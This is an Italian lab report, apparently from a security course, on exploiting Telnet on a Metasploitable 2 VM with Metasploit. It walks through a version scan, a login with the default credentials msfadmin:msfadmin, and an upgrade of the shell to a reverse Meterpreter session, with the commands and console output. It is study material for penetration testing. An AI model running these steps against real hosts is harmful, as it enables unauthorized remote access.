
Exploit Telnet con Metasploit

Introduzione

Nel presente esercizio ho condotto un'analisi pratica del framework Metasploit, focalizzandomi su uno scenario di sicurezza realistico: l'exploit del servizio Telnet sulla macchina virtuale Metasploitable 2. L'obiettivo era acquisire accesso al sistema vulnerabile e successivamente eseguire l'upgrade di una shell semplice a una sessione Meterpreter più avanzata.

Scansione del Servizio Telnet

Ho iniziato la mia esperienza eseguendo la ricerca del modulo di scansione Telnet all'interno di Metasploit. Utilizzando il comando `search telnet_version`, ho individuato due moduli disponibili relativi a Telnet, tra cui *`auxiliary/scanner/telnet/telnet_version`*.




Ho selezionato il modulo appropriato e ho configurato i parametri necessari. Il primo step importante è stato impostare l'RHOSTS (Remote Hosts) con l'indirizzo IP della macchina target: `192.168.10.11`. Dopo aver verificato che RPORT fosse correttamente impostato su 23 (porta standard di Telnet), ho eseguito il modulo con il comando *`run`*.

L'esecuzione ha identificato con successo il servizio Telnet in ascolto sulla porta 23 della macchina Metasploitable, fornendomi informazioni cruciali sul banner e sulla versione del servizio vulnerabile.

Autenticazione e Creazione della Sessione

Nella seconda fase ho utilizzato il modulo *`auxiliary/scanner/telnet/telnet_login`* per tentare l'accesso al sistema utilizzando le credenziali predefinite di Metasploitable 2.



Ho impostato i seguenti parametri:

- **RHOSTS**: `192.168.10.11` (l'indirizzo del target)
- **USERNAME**: `msfadmin` (credenziale predefinita di Metasploitable)
- **PASSWORD**: `msfadmin` (credenziale predefinita di Metasploitable)
- **STOP_ON_SUCCESS**: `true` (per interrompere il tentativo al primo accesso riuscito)

L'esecuzione ha avuto esito positivo: il modulo ha effettuato l'accesso utilizzando le credenziali *`msfadmin:msfadmin`* e ha stabilito una shell Telnet. Nell'output ho potuto osservare il messaggio "Login Successful" seguita dalla creazione di una sessione di comando shell sulla connessione Telnet. Metasploit ha automaticamente creato una sessione di tipo shell con ID 2, come visibile nella sezione di output finale.

Gestione delle Sessioni

Dopo il successo della fase precedente, ho utilizzato il comando `sessions` per visualizzare tutte le sessioni attive.

Come mostrato nell'ultimo screenshot acquisito, ho potuto osservare due sessioni attive:

- **Sessione 2** (shell): Sessione Telnet su msfadmin:msfadmin dalla macchina target `192.168.10.11:23`
- **Sessione 3** (meterpreter): Sessione Meterpreter x86/linux del target msfadmin@metasploitable.localdomain

Questa fase è stata cruciale per verificare che la sessione Telnet fosse stata stabilita correttamente e pronta per l'upgrade successivo.

Upgrade della Sessione a Meterpreter

Nell'ultima fase, ho proceduto all'upgrade della shell semplice a una sessione Meterpreter utilizzando il modulo *`post/multi/manage/shell_to_meterpreter`*. Questo modulo consente di trasformare una shell command-line in una sessione Meterpreter più potente e ricca di funzionalità.

```
msf auxiliary(scanner/telnet/telnet_login) > use post/multi/manage/shell_to_meterpreter
msf post(multi/manage/shell_to_meterpreter) > set session 2
session ⇒ 2
msf post(multi/manage/shell_to_meterpreter) > options
ù
Module options (post/multi/manage/shell_to_meterpreter):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   HANDLER  true             yes       Start an exploit/multi/handler to receive the connection
   LHOST                     no        IP of host that will receive the connection from the payload (Will try to auto detect).
   LPORT    4433             yes       Port for payload to connect to.
   SESSION  2                yes       The session to run this module on


View the full module info with the info, or info -d command.

msf post(multi/manage/shell_to_meterpreter) >run
[!] SESSION may not be compatible with this module:
[!]  * Unknown session platform. This module works with: Linux, OSX, Unix, Solaris, BSD, Windows.
[*] Upgrading session ID: 2
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.10.10:4433
[*] Sending stage (1062760 bytes) to 192.168.10.11
[*] Meterpreter session 3 opened (192.168.10.10:4433 → 192.168.10.11:46650) at 2026-01-22 04:58:10 -0500
```


Ho configurato il modulo impostando:

- **HANDLER**: `true` (per avviare un handler exploit che riceva la connessione)
- **LHOST**: Indirizzo IP della macchina attaccante
- **LPORT**: `4433` (porta configurata per la connessione reverse)
- **SESSION**: `2` (ID della sessione shell da convertire)

Durante l'esecuzione, il modulo ha:

1. Avviato un exploit multi-handler per ricevere la connessione Meterpreter in reverse
2. Avviato il listener sulla porta 4433
3. Inviato lo stage Meterpreter (1862760 bytes) al target
4. Stabilito con successo una nuova sessione Meterpreter (sessione 3)

L'output finale ha confermato: **"Meterpreter session 3 opened"**, indicando che l'upgrade era stato completato con successo.



Conclusioni

Questa esperienza pratica mi ha permesso di comprendere come Metasploit automatizzi e semplifichi il processo di penetrazione di un sistema, dalla fase di ricognizione fino al controllo remoto completo. La transizione da una shell tradizionale a Meterpreter rappresenta un aspetto fondamentale nella sicurezza offensiva, poiché fornisce accesso a un arsenale completo di strumenti post-exploitation.